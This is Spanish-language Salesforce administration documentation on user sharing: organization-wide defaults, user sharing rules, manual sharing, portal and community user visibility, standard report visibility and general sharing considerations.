Cuando el valor predeterminado de toda la organización para el objeto de usuario se establece como Privado, la colaboración de usuario no es totalmente compatible con esas funciones.

- Chatter Messenger no está disponible para los usuarios externos. Está disponible para los usuarios internos únicamente cuando el valor predeterminado de toda la organización para el objeto de usuario es Solo lectura pública.

- Previsiones personalizables: los usuarios con el permiso "Ver todas las previsiones" pueden ver usuarios a los que no tienen acceso.
- Salesforce CRM Content: un usuario que puede crear bibliotecas puede ver usuarios a los que no tiene acceso al agregar miembros de biblioteca.
- Tipos de informe estándar: algunos informes basados en tipos de informe estándar exponen datos de usuarios a los que un usuario no tiene acceso. Para obtener más información, consulte Controlar la visibilidad de informes estándar.

CONSULTE TAMBIÉN

Uso compartido de usuarios

## Establecer los valores predeterminados de colaboración de toda la organización para registros de usuarios

Establezca los valores predeterminados de colaboración de toda la organización para el objeto de usuario antes de la apertura del acceso.

Para los registros de usuario, puede establecer el valor predeterminado de colaboración de toda la organización como Privado o Solo lectura pública. El valor predeterminado debe estar establecido en Privado si hay al menos un usuario que no debería ver un registro.

Digamos que su organización tiene usuarios internos (empleados y agentes de ventas) y usuarios externos (usuarios de clientes o portal) en diferentes cuentas de agentes de ventas o portal con estos requisitos:

- Los empleados pueden ver a todos.
- Los agentes de ventas pueden ver a empleados, otros agentes o sus propios registros de usuarios de cliente.
- Los clientes pueden ver a otros clientes sólo si tienen la misma cuenta de agente o portal.

Para cumplir estos requisitos, establezca el acceso externo predeterminado en Privado y amplíelo usando reglas de colaboración, colaboración manual o permisos de usuario.

Cuando la función se activa por primera vez, el valor de acceso predeterminado es Privado para los usuarios externos. El valor predeterminado para los usuarios internos es Solo lectura pública. Para cambiar los valores predeterminados de toda la organización para el acceso externo al objeto de usuario:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el acceso de colaboración predeterminado:

- "Gestionar colaboración"

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. Haga clic en **Modificar** en el área de la configuración predeterminada de la organización.
3. Seleccione el acceso interno o externo predeterminado que desee utilizar para los registros de usuarios.

   El acceso externo predeterminado debe ser más restrictivo o igual al acceso interno predeterminado.
4. Haga clic en **Guardar**.

Los usuarios tienen acceso de Lectura a aquellos que se encuentran por debajo en la jerarquía de funciones y acceso completo en su propio registro de usuario.

CONSULTE TAMBIÉN

Descripción general de los valores predeterminados de toda la organización externa

Control de qué usuarios de comunidad o portal pueden ver

Uso compartido de usuarios

## Creación de reglas de colaboración de usuarios

Compartir miembros de un grupo con miembros de otro grupo o compartir usuarios basándose en criterios.

Las reglas de colaboración de usuarios se pueden basar en la suscripción a grupos públicos, funciones o territorios u otros criterios como departamentos o títulos. De forma predeterminada, puede definir hasta 300 reglas de colaboración de usuarios, incluidas 50 reglas de colaboración basadas en criterios. Póngase en contacto con Salesforce para obtener información sobre cómo aumentar estos límites.

Las reglas de colaboración de usuarios basadas en suscripciones permiten que los registros de usuarios que pertenecen a los miembros de un grupo se compartan con miembros de otro grupo. Antes de crear una regla de colaboración de usuario basada en una suscripción, confirme que se han creado los grupos apropiados.

Los usuarios heredan el mismo acceso que los usuarios que se encuentran por debajo de ellos en la jerarquía de funciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:

- "Gestionar colaboración"

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de usuario, haga clic en **Nuevo**.
3. Introduzca el valor en **Nombre de etiqueta** y haga clic en el campo **Nombre de regla** para que se cumplimente automáticamente.
4. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
5. Seleccione un tipo de regla.
6. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   a. Basado en pertenencia a grupo: Se pueden compartir los usuarios miembros de un grupo con miembros de otro grupo. En la línea Usuarios que son miembros de, seleccione una categoría en la lista desplegable y un conjunto de usuarios en la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 grupos, funciones o territorios).
   b. Basada en criterios: especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
7. En la línea En colaboración con, especifique el grupo que debe tener acceso a los registros de usuario. Seleccione una categoría en la primera lista desplegable y un conjunto de usuarios en la segunda lista desplegable o campo de búsqueda.
8. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. Pueden ver usuarios de destino en vistas de lista, búsquedas, buscar e interactuar con ellos en Chatter. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

9. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Modificación de reglas de colaboración de usuarios
Categorías de regla de colaboración
Uso compartido de usuarios

## Modificación de reglas de colaboración de usuarios

Para las reglas de colaboración de usuarios basadas en suscripciones a grupos, funciones o territorios, sólo puede modificar la configuración de acceso. Para las reglas de colaboración de usuarios basadas en otros criterios, puede modificar los criterios y la configuración de acceso.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de usuario, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en una suscripción a grupo, vaya al siguiente paso. Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios. El nivel **Acceso de usuario** se aplica a los usuarios que son miembros de los grupos con los que se está colaborando.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Uso compartido de usuarios

## Compartir registros de usuario

Su administrador define el modelo de colaboración de su organización y los niveles de acceso predeterminados a los registros de usuario. Si el acceso predeterminado de toda la organización se establece en Privado o Sólo lectura pública, puede ampliar los privilegios de colaboración para su propio registro de usuario. Sin embargo, no puede restringir el acceso por debajo de los niveles de acceso predeterminados de su organización.

Puede compartir registros de usuarios externos, como usuarios externos de una comunidad y usuarios de un portal de clientes o portal de socios. También puede compartir el registro de un usuario interno con un usuario externo. Para ver y gestionar los detalles de colaboración, haga clic en **Compartir** en la página de detalles del usuario. La página Detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración al registro de usuario. En esta página, puede realizar las siguientes tareas.

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.
- Otorgue acceso al registro para otros usuarios, grupos, funciones o territorios haciendo clic en **Agregar**. Éste método de otorgar acceso es también conocido como una *colaboración manual* de sus registros de usuario.
- Modificar o eliminar la regla de colaboración manual haciendo clic en **Modificar** o **Eliminar** junto a la regla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver registros de usuarios:
- "Lectura" en registros de usuario

Un administrador puede desactivar o activar la colaboración manual de registros de usuarios para todos los usuarios.

CONSULTE TAMBIÉN

Uso compartido de usuarios

Diferencias entre colaboración de usuarios con colaboración manual y conjuntos de colaboración

## Otorgar acceso a los registros de usuario

Puede otorgar acceso manualmente a sus registros de usuario de modo que otras personas puedan acceder a ellos. Los usuarios heredan los mismos permisos de acceso que los usuarios que se encuentran por debajo de ellos en la jerarquía de funciones. Al otorgar acceso a un registro de usuario hace que la página de detalle del usuario sea visible para otros usuarios. También hace que el usuario sea visible en consultas, vistas de lista, búsquedas, etcétera.

Puede compartir su registro de usuario manualmente si otros no pueden acceder a él de otro modo a través de los valores predeterminados de toda la organización, las reglas de colaboración o la jerarquía de funciones. Si obtiene el acceso mediante más de un método, se mantendrá el nivel de acceso más alto. Los usuarios de portal de gran volumen se pueden compartir con otros usuarios realizando usos compartidos manuales, pero no en reglas de colaboración.

1. En Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**. Haga clic en el nombre del usuario que desee compartir.
2. En la página Detalles de usuario, haga clic en **Compartir**.
3. Haga clic en **Agregar**.
4. En la lista desplegable, seleccione el grupo, el usuario, la función o el territorio que desea compartir.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para conceder el acceso a su propio registro de usuario:
- "Leer" para el usuario con el que está colaborando

5. Seleccione qué usuarios tienen acceso agregándolos a la lista Compartir con.
6. Seleccione el nivel de acceso para el registro que está compartiendo.

   Los valores posibles son Lectura/Escritura o Solo lectura, dependiendo de los valores predeterminados de toda la organización para los usuarios. Solo puede conceder un nivel de acceso superior a los valores predeterminados de toda la organización.
7. Haga clic en **Guardar**.
8. Para cambiar el acceso a registros, en la página Detalle de la colaboración del usuario, haga clic en **Modificar** o **Eliminar**.

## Control de qué usuarios de comunidad o portal pueden ver

Si su organización ha habilitado una comunidad y tiene licencias de portal para ello, la colaboración de usuarios se habilita automáticamente. Cuando la colaboración de usuarios está activada, puede elegir qué otros usuarios pueden ver los usuarios de la comunidad de forma predeterminada. Si la organización tiene portales de socios o clientes, también puede elegir un valor predeterminado para ellos. Los usuarios que se pueden ver entre ellos pueden interactuar en todas las comunidades o portales de su organización. Por ejemplo, si desea tener una comunidad más privada, puede anular la selección de la casilla **Visibilidad de usuario de comunidad** y utilizar otras características de colaboración, como reglas de colaboración, colaboraciones manuales o acceso de portal.

En las comunidades y los portales, puede seleccionar valores predeterminados diferentes.

**Comunidades**

El valor predeterminado inicial es permitir que otros usuarios internos y externos de las comunidades de las que son miembros puedan ver a los usuarios de la comunidad. Puede cambiar el valor predeterminado para permitir que los usuarios externos de las comunidades solamente sean visibles para sí mismos y sus superiores en la jerarquía de funciones. El ajuste solamente proporciona acceso de lectura y se aplica a todas las comunidades de su organización.

La visibilidad de usuarios como resultado de la preferencia **Visibilidad de usuario de comunidad** no se hereda a través de la jerarquía de funciones. Si un administrador en la jerarquía de funciones no es miembro de una comunidad, pero su subordinado lo es, el administrador no obtiene acceso a los otros miembros de la comunidad.

**Portales**

El valor inicial predeterminado es permitir que otros usuarios del portal con la misma cuenta puedan ver a los usuarios del portal. Puede cambiar el valor predeterminado para permitir que los usuarios externos de los portales sean visibles para sí mismos y sus superiores en la jerarquía de funciones. El ajuste solamente proporciona acceso de lectura y se aplica a todos los portales de la organización.

Nota: Los usuarios del portal de socios también tienen acceso a su gestor de canal.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**.
2. Haga clic en **Modificar** en el área de la configuración predeterminada de la organización.
3. Anule la selección de la casilla **Visibilidad del usuario de portal** para permitir que los usuarios sean visibles para sí mismos y sus superiores. O seleccione la casilla de verificación para permitir que los usuarios del portal sean visibles por el resto de usuarios del portal con la misma cuenta.
4. Para **Visibilidad de usuario de comunidad**, anule la selección de la casilla de verificación para permitir que los usuarios solo sean visibles para sí mismos y sus superiores. Seleccione la casilla de verificación para permitir que los usuarios de la comunidad sean visibles por el resto de usuarios de sus comunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para establecer la visibilidad de usuarios de comunidad y portal:
- "Gestionar colaboración"

Nota: Esta opción solamente aparece si las comunidades de Salesforce están habilitadas.

5. Haga clic en **Guardar**.

La selección de cualquiera de estas opciones es una forma rápida de anular un valor predeterminado Privado de toda la organización para el acceso externo al objeto Usuario para los usuarios de la comunidad o el portal.

Una vez que haya establecido estos valores predeterminados, puede ampliar el acceso a los usuarios de forma selectiva.

CONSULTE TAMBIÉN

- Establecer los valores predeterminados de colaboración de toda la organización para registros de usuarios
- Creación de reglas de colaboración de usuarios
- Controlar la visibilidad de informes estándar
- Uso compartido de usuarios

## Controlar la visibilidad de informes estándar

Mostrar u ocultar informes estándar que podrían exponer datos de usuarios a aquellos que un usuario no tiene acceso.

Puede controlar si los usuarios pueden ver informes basados en tipos de informe estándar que puede exponer datos de usuarios a lo que no tienen acceso. Cuando Colaboración de usuario está activada primero, todos los informes que contienen datos de usuarios a los que un usuario de visualización no tiene acceso están ocultos.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. Haga clic en **Modificar** en el área de la configuración predeterminada de la organización.
3. Para permitir a los usuarios ver informes basados en tipos de informe estándar que pueden exponer datos de usuarios a los que no tienen acceso, seleccione la casilla de verificación **Visibilidad de informe estándar**. También puede ocultar estos informes anulando la selección de esta casilla de verificación.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la visibilidad de informe estándar:

- "Gestionar colaboración"

Cuando el valor predeterminado de toda la organización para el objeto de usuario se establece como Privado y se selecciona la casilla de verificación Visibilidad de informes estándar, un usuario de visualización solo puede ver los nombres de los usuarios que no tienen acceso al informe. Los detalles de usuario como nombre de usuario y correo electrónico están ocultos. Cuando anula la selección de la casilla de verificación **Visibilidad de informe estándar**, los usuarios con el permiso "Ver todos los usuarios" pueden continuar viendo todos los informes basados en tipos de informe estándar. Todos los usuarios pueden también ver esos informes si el valor predeterminado de toda la organización para el objeto de usuario es Solo lectura pública.

Importante: Cuando el uso compartido de Analytics está vigente, todos los usuarios de la organización obtienen un acceso de visor a las carpetas de informes y paneles compartidas con ellos. Los usuarios que han sido designados Gestor o Editor en una carpeta, y los usuarios con permisos administrativos adicionales, tienen más acceso. El acceso de cada usuario a las carpetas se basa en la combinación del acceso a carpetas y permisos de usuario. Para garantizar que las carpetas de informes estándar están

ocultas cuando se necesita, retire la colaboración para todos los usuarios de esas carpetas. A continuación, anule la selección de las casillas de verificación **Ver paneles en carpetas públicas** y **Ver informes en carpetas públicas** en los perfiles de los usuarios.

CONSULTE TAMBIÉN

Uso compartido de usuarios

Compatibilidad de tipos de informe para uso compartido de usuario

## Control de la colaboración manual de registros de usuarios

Permita o impida que los usuarios compartan sus propios registros de usuario con otros usuarios de la organización.

Puede controlar si el botón **Colaboración** se muestran en las páginas de detalles de usuarios. Este botón permite que un usuario permita el acceso a su propio registro de usuario a otras personas. Puede ocultar o mostrar este botón para todos los usuarios mediante los pasos siguientes.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. Haga clic en **Modificar** en el área de la configuración predeterminada de la organización.
3. Seleccione la casilla de verificación **Colaboración manual de registros de usuarios** para mostrar el botón **Colaboración** en las páginas de detalles de usuarios, lo cual permite que los usuarios compartan sus registros con otras personas. También puede cancelar la selección de la casilla de verificación para ocultar el botón, lo cual impide que los usuarios compartan sus registros de usuarios con otras personas.
4. Haga clic en **Guardar**.

Cuando los valores predeterminados de toda la organización se establecen como Sólo lectura pública, los usuarios obtienen acceso a la totalidad del resto de registros de usuarios, pueden ver a dichos usuarios en búsquedas y vistas de lista y pueden interactuar con dichos usuarios en Chatter y comunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para habilitar o deshabilitar la colaboración manual de registros de usuarios:
- "Gestionar usuarios"

Ejemplo: Por ejemplo, un usuario de socio desea colaborar con el representante de ventas en comunidades. Si ha deshabilitado la casilla de verificación Visibilidad de usuario de comunidad en la página Configuración de colaboración, los usuarios de comunidad solamente serán visibles para sí mismos y sus superiores en la jerarquía de funciones. Puede utilizar la colaboración manual para conceder al usuario de socio el acceso de lectura al representante de ventas utilizando el botón **Colaboración** en la página de detalles de usuario del representante de ventas. Este acceso permite que ambas partes interactúen y colaboren en comunidades.

CONSULTE TAMBIÉN

Control de qué usuarios de comunidad o portal pueden ver

## Restauración de los valores predeterminados de visibilidad del usuario

La colaboración del usuario le permite controlar quién ve a quién en la organización. Puede restaurar sus valores predeterminados si ha utilizado Colaboración de usuario anteriormente.

Para restaurar los valores predeterminados de visibilidad del usuario:

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. Establezca la configuración para toda la organización en Sólo lectura pública para acceso interno y en Privado para acceso externo.
3. Active el acceso de usuario a la cuenta del portal.

   En la página Configuración de colaboración, seleccione la casilla de verificación **Visibilidad del usuario de portal**. Esta opción permite a los usuarios del portal de clientes ver a otros usuarios con la misma cuenta de portal. Además, los usuarios del portal de socios pueden ver al propietario de la cuenta del portal.
4. Active el acceso de los miembros a la red.

   En la página Configuración de colaboración, seleccione la casilla de verificación **Visibilidad del usuario de comunidad**. Esta opción permite a los miembros de la comunidad ser visibles por otros usuarios de sus comunidades.
5. Elimine las reglas de colaboración de usuarios.

   En la página Configuración de colaboración, haga clic en **Eliminar** junto a todas las reglas de colaboración disponibles.
6. Elimine el acceso HVPU a registros de usuario.

   En la página Configuración de Portal de clientes, haga clic en **Eliminar** junto a todos los conjuntos de colaboración disponibles para HVPU.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Portales y comunidades disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para restaurar los valores predeterminados de visibilidad del usuario:
- "Gestionar colaboración"

Una vez restaurada la visibilidad de usuario a los valores predeterminados, todos los usuarios internos son visibles entre sí, los usuarios de portal en la misma cuenta de portal son visibles entre sí y los miembros de comunidad en la misma comunidad son visibles entre sí.

CONSULTE TAMBIÉN

Control de qué usuarios de comunidad o portal pueden ver

Uso compartido de usuarios

## Compatibilidad de tipos de informe para uso compartido de usuario

Los informes basados en tipos de informe estándar podrían exponer datos de usuarios a aquellos que un usuario no tiene acceso.

Los siguientes tipos de informe podrían exponer datos de usuarios a aquellos que un usuario de visualización no tiene acceso.

- Cuentas
- Propietarios de cuentas
- Cuentas y activos
- Cuentas con objetos personalizados
- Cuentas con socios

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Uso de API
- Campañas con oportunidades
- Previsiones personalizables: Historial de la previsión
- Previsiones personalizables: Previsiones de oportunidades
- Oportunidad de objeto personalizado con informe de presupuestos
- Eventos con invitados
- Oportunidad
- Historial de campos de oportunidades
- Historial de oportunidades
- Tendencias de oportunidades
- Oportunidades y conexiones
- Oportunidades con competidores
- Oportunidades con funciones de contacto
- Oportunidades con funciones de contacto y productos
- Oportunidades con objetos personalizados
- Oportunidades con socios
- Oportunidades con productos
- Oportunidades con productos y programas
- Oportunidades con presupuestos y documentos de presupuesto
- Oportunidades con presupuestos y partidas de presupuesto
- Oportunidades con equipos de ventas
- Oportunidades con equipos de ventas y productos
- Oportunidades de divisiones
- Oportunidades de divisiones con productos
- Oportunidades de divisiones con productos y programas

De forma predeterminada, esos informes solo son accesibles para usuarios con el acceso apropiado. Sin embargo, puede cambiar la configuración como que los usuarios sin el acceso apropiado a los usuarios relevantes pueden ver esos informes.

Además, algunos informes podrían mostrar una función del usuario. Cuando un usuario puede ver un registro pero no tiene acceso al propietario del registro, el usuario puede ver la función del propietario en esos informes.

CONSULTE TAMBIÉN

Controlar la visibilidad de informes estándar

Uso compartido de usuarios

# Diferencias entre colaboración de usuarios con colaboración manual y conjuntos de colaboración

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La colaboración manual y los conjuntos de colaboración permiten acceder a diferentes grupos de usuarios.

Puede controlar quién ve a quién en la organización, incluidos los usuarios internos y externos, si su organización tiene habilitada la colaboración de usuarios. La colaboración manual y los conjuntos de colaboración ofrecen un acceso adicional más allá de las reglas de colaboración y los valores predeterminados de toda la organización. Los usuarios externos, como los usuarios de portal de gran volumen o de comunidad (HVPU), no tienen funciones y no se pueden utilizar en reglas de colaboración.

Ejemplo: Permita que los usuarios internos y los que no sean HVPU accedan a un usuario mediante la creación de una colaboración manual con el botón Colaboración de la página de detalles de usuario de ese usuario. Permita que los usuarios de tipo HVPU accedan a otros usuarios creando un conjunto de colaboración para sus portales o comunidades.

La siguiente tabla muestra cuándo utilizar la colaboración manual y los conjuntos de colaboración.

| | Usuarios que obtienen acceso | | |
|---|---|---|---|
| | **Interna** | **Usuarios que no son HVPU**[1] | **Usuarios de tipo HVPU**[2] |
| **Interna** | Colaboración manual | Colaboración manual | Conjunto de colaboración |
| **Usuarios que no son HVPU** | Colaboración manual | Colaboración manual | Conjunto de colaboración |
| **Usuarios de tipo HVPU** | Colaboración manual | Colaboración manual | Conjunto de colaboración |

[1] Los usuarios que no son HVPU se refieren a los usuarios externos que no utilizan un perfil de HVPU.

[2] Los usuarios de tipo HVPU se refieren a los usuarios externos que tienen uno de estos perfiles:

- Sitio Web autenticado
- Usuario de comunidad de cliente
- Usuario de inicio de sesión de la comunidad de cliente
- Portal de clientes de gran volumen
- Portal de gran volumen
- Usuario de sitio Web autenticado general

- Usuario de portal de clientes de gran volumen general

CONSULTE TAMBIÉN

Uso compartido de usuarios

Compartir registros de usuario

Descripción general de conjuntos de colaboración

# Consideraciones de colaboración

Obtenga información acerca de cómo los modelos de colaboración proporcionan a los usuarios el acceso a registros que no poseen.

El modelo de colaboración es una relación compleja entre jerarquías de funciones, permisos de usuario, reglas de colaboración y excepciones para ciertas situaciones. Revise las siguientes notas antes de configurar el modelo de configuración:

## Excepciones de la colaboración basada en la jerarquía de funciones

Los usuarios siempre pueden visualizar y modificar todos los datos que pertenezcan o compartan con usuarios que estén por debajo suya en la jerarquía de funciones. Presenta algunas excepciones:

- Una opción de los valores predeterminados de toda su organización le permite ignorar las jerarquías cuando determina el acceso a los datos.
- Los contactos que no estén vinculados a una cuenta son siempre privados. Sólo pueden verlos el propietario del contacto y los administradores. Las reglas de colaboración de contactos no se aplican a los contactos privados.
- Solamente la persona que los ha adjuntado y los administradores tendrán acceso a las notas y los archivos adjuntos marcados como privados por medio de la casilla de verificación `Privado`.
- Cuando un evento está marcado como privado por la casilla de verificación `Privado`, solamente el propietario del evento tendrá acceso a éste. Los demás usuarios no podrán ver los detalles del evento al consultar el calendario del propietario del evento. Sin embargo, los usuarios con permiso "Ver todos los datos" o "Modificar todos los datos" podrán ver los detalles de eventos privados en informes y búsquedas, o bien a través de los calendarios de otros usuarios.
- Los usuarios por encima de un propietario del registro en la jerarquía de funciones solo pueden ver o modificar los registros del propietario si tienen el permiso de "Lectura" o "Modificación" de objetos del tipo de registro
- La visibilidad de usuarios como resultado de la preferencia **Visibilidad de usuario de comunidad** no se hereda a través de la jerarquía de funciones. Si un administrador en la jerarquía de funciones no es miembro de una comunidad, pero su subordinado lo es, el administrador no obtiene acceso a los otros miembros de la comunidad. Esto solo se aplica si Comunidades de Salesforce está activada en su organización.

## Eliminación de registros

- La capacidad de eliminar registros individuales está controlada por los administradores, el propietario del registros, los usuarios que estén por encima del propietario del registro en la jerarquía de funciones y cualquier usuario que tenga "Acceso completo".
- Si el modelo de colaboración está establecido como de Lectura/escritura/transferencia pública para casos o candidatos o Acceso público completo para campañas, cualquier usuario puede eliminar esos tipos de registros.

## Adición de elementos relacionados a un registro

- Debe tener acceso de "Lectura/escritura" a un registro para poder agregar notas o archivos adjuntos al mismo.
- Debe tener al menos acceso de "Lectura" a un registro para poder agregar actividades u otros registros asociados al mismo.

## Adición o eliminación del acceso compartido manualmente

- La capacidad de ampliar manualmente el acceso compartido de registros individuales está controlada por los administradores, el propietario del registros, los usuarios que estén por encima del propietario del registro en la jerarquía de funciones y cualquier usuario que tenga "Acceso completo".
- Si cambia su modelo de colaboración, eliminará las colaboraciones manuales que hayan creado sus usuarios.

## Permisos de usuario y a nivel de objeto

Mientras que su modelo de colaboración controla la visibilidad de los registros, los permisos de usuario y a nivel de objeto controlan lo que pueden hacer los usuarios en esos registros.

- Independientemente de la configuración de colaboración, los usuarios deben tener los permisos adecuados a nivel de objeto. Por ejemplo, si comparte una cuenta, estos usuarios sólo podrán ver la cuenta si tienen el permiso "Leer" en las cuentas. Del mismo modo, puede que aquellos usuarios que trabajen en un modelo de colaboración privado y que tengan el permiso "Modificar" en contactos sigan sin poder modificar los contactos que no poseen.
- Los administradores y los usuarios con los permisos "Ver todos los datos" o "Modificar todos los datos" tienen acceso para consultar o modificar todos los datos.

## Colaboración de cuentas

- Para restringir el acceso de los usuarios a los registros que no poseen asociados a cuentas que sí poseen, configure el nivel de acceso adecuado en la función. Por ejemplo, puede restringir el acceso de un usuario a las oportunidades que no posean pero que estén asociadas a cuentas que sí poseen mediante la opción `Acceso a oportunidades`.
- Con independencia del valor predeterminado en toda la organización, los usuarios pueden, como mínimo, ver las cuentas en sus territorios. Además, los usuarios pueden obtener el acceso para ver y modificar los contactos, oportunidades y casos asociados con las cuentas de los territorios.

## Colaboración de Apex

No puede cambiar la configuración predeterminada en toda la organización de privada a pública para un objeto personalizado si el código de Apex utiliza las entradas de las reglas colaboración asociadas a dicho objeto. Por ejemplo, si el código de Apex recupera los usuarios y los grupos que tienen acceso de colaboración en un objeto personalizado Invoice__c (representado como `Invoice__share` en el código), no puede cambiar la configuración de colaboración de toda la organización del objeto de privada a pública.

## Colaboración de campañas

- En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, designe todos los usuarios como usuarios de marketing cuando active la colaboración de campañas. De esta forma se simplifica la administración y solución de problemas, ya que se puede controlar el acceso mediante la colaboración y los perfiles.
- Para segmentar la visibilidad entre unidades comerciales a la vez que se mantiene el comportamiento actual en una unidad comercial:
  1. Defina la campaña en toda la organización como Privada.
  2. Cree una regla de colaboración para otorgar a los usuarios de marketing Acceso público completo a todas las campañas propiedad de los usuarios en su unidad comercial.
  3. Cree una regla de colaboración para otorgar a todos los usuarios que no sean de marketing de una unidad comercial, acceso de sólo lectura a todas las campañas propiedad de usuarios de su misma unidad comercial.

- Si un usuario único, como un gestor regional de marketing, es propietario de varias campañas y necesita segmentar la visibilidad de distintas unidades comerciales, comparta las campañas de forma individual en lugar de utilizar reglas de colaboración. Las reglas de colaboración se aplican a todas las campañas propiedad de un usuario y no permiten segmentar la visibilidad.
- Cree todas las reglas de colaboración de campañas necesarias antes de modificar el valor predeterminado de toda la organización para reducir los efectos del cambio en sus usuarios.
- Para compartir todas las campañas de su organización con un grupo de usuarios o una función concreta, cree una regla de colaboración que se aplique a campañas propiedad de miembros del grupo público "Toda la organización".
- Reduzca el número de reglas de colaboración que necesite crear utilizando la opción "Función y subordinados" en lugar de seleccionar una función específica.
- Si las estadísticas de jerarquía de campañas se agregan al formato de página, un usuario puede ver los datos agregados para una campaña principal y todas las campañas que estén por debajo de ella en la jerarquía, independientemente de si un usuario tiene derechos de intercambio para una campaña específica dentro de la jerarquía. Por ello, tenga en cuenta la configuración de intercambio de campaña de su organización al activar las estadísticas de jerarquía de campañas. Si no desea que los usuarios vean datos de jerarquía adicionales, elimine algunos o todos los campos de estadística de jerarquía de campañas de la lista relacionada Jerarquía de campañas. Estos campos seguirán estando disponibles para la elaboración de informes.
- Si el modelo de colaboración está establecido como de Acceso público completo para campañas, cualquier usuario puede eliminar esos tipos de registros.

## Colaboración de miembros de campaña

Las reglas de colaboración de campañas controlan la colaboración de miembros de campaña. Los usuarios que pueden ver una campaña también pueden ver miembros de campaña asociados.

## Colaboración de contactos

El valor predeterminado de colaboración de toda la organización para los contactos no está disponible para las organizaciones que tengan habilitadas las cuentas personales.

## Uso compartido de listas de precios

- La opción Compartir listas de precios controla si los usuarios pueden agregar la lista de precios y sus productos a las oportunidades.
- Los permisos de usuarios controlan si los usuarios pueden ver, crear, modificar y eliminar listas de precios.

CONSULTE TAMBIÉN

Reglas de colaboración

Configuración de colaboración

# ¿Por qué un usuario tiene acceso a una cuenta?

Un usuario puede tener acceso a una cuenta desde:

- Propiedad de un registro
- Acceso implícito desde un registro secundario asociado como un caso, un contacto o una oportunidad
- Valores predeterminados de colaboración para toda la organización
- Jerarquía de funciones
- Reglas de colaboración

- Colaboración manual
- Equipo o territorio de cuentas

